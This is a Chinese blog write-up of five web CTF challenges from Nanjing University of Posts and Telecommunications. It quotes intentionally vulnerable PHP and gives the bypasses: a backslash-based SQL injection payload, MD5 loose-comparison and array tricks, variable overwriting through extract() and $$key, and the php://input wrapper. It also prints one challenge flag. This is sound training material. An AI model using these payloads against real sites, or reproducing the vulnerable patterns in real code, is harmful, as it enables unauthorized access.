南京邮电大学CTF题目writeup (二) 含题目地址

原创

cainsoftware 于 2021-09-30 23:06:41 发布 59 收藏
分类专栏： CTF 文章标签： 渗透测试

Pass-01

题目地址：http://nctf.nuptzj.cn/web15/

看题目就是一个登录失败的提示"Invalid password!"

通过查看源代码 可见如下图：

```
#GOAL: login as admin,then get the flag;
error_reporting(0);
require 'db.inc.php';

function clean($str){
 if(get_magic_quotes_gpc()){
  $str=stripslashes($str);
 }
 return htmlentities($str, ENT_QUOTES);
}

$username = @clean((string)$_GET['username']);
$password = @clean((string)$_GET['password']);

$query='SELECT * FROM users WHERE name=\''.$username.'\' AND pass=\''.$password.'\';';
$result=mysql_query($query);
if(!$result || mysql_num_rows($result) < 1){
 die('Invalid password!');
}

echo $flag;
-->
```


调用了魔术方法，当 magic_quotes_gpc 打开时，所有的 ‘ (单引号), ” (双引号), (反斜线) and 空字符会自动转为含有反斜线的溢出字符，所以通过直接在username后面做下端句执行绕过 会有难度。

SQL执行语句 ：SELECT * FROM users WHERE name=\".$username.'\' AND pass=\".$password.'\';';

考虑能否让 username输入的内容 边带AND pass=后面的语句都在里面

```
$query='SELECT * FROM users WHERE name=\'\\' AND pass=\''$password'\';';
```

这里AND前面那个点将不在执行去匹配后面$password前面那个点实现断句成功，如果填写$password的内容为#的话可以看下如下效果




```
SELECT * FROM users WHERE name='\' AND pass='or 1=1#';
```

SQL执行

```
SELECT *
FROM users
WHERE name = ''' AND pass='
 OR 1 = 1
```

添加or 1=1 使整个语句有回显显示

那么正确的Payload:?username=\&password=or 1=1#

Pass-02

题目地址：http://nctf.nuptzj.cn/web17/index.php

代码审计弱等于绕过

```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) == md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
```

数组也可以，用MD5值等于0e开头的也可以，我这里的解题思路是用数组


```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) == md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
Flag: nctf{php_is_so_cool}
```



Pass-03

题目地址：The Ducks

代码审计

```
<?php if ($_SERVER["REQUEST_METHOD"] == "POST") { ?>
                        <?php
                        extract($_POST);
                        if ($pass == $thepassword_123) { ?>
                            <div class="alert alert-success">
                                <code><?php echo $theflag; ?></code>
                            </div>
                        <?php } ?>
                    <?php } ?>
```

extract($_POST); 这里传送的值已经是数组 我用数组没有绕过去。这里的办法是变量覆盖，因为这里没有去做取值，你传多少内容这里他就收多少内容然后到下面去匹配。因为是POST所以用的方法是抓包改包。



Pass-04

题目地址：http://nctf.nuptzj.cn/web23/

```
<!--$file = $_GET['file'];
if(@file_get_contents($file) == "meizijiu"){
    echo $nctf;
}-->
```

代码很简单 GET的方式来包含文件 但是这里检测$file输入的内容是 meizijiu的时候才会打印flag

所以这里用php://input的伪协议 来发送内容 meizijiu 达到绕过

Pass-05

题目地址：http://nctf.nuptzj.cn/web24/

```
<!--foreach($_GET as $key => $value){
        $$key = $value;
}
if($name == "meizijiu233"){
    echo $flag;
}-->
```

可见使用的foreach函数 如论传多少个内容他都会一个个取出跟刚刚那题类似，也可以用变量覆盖来做

剩余题目没找到 要不就是没有任何提示 如果有题目可以一起留言探讨。小伙伴们！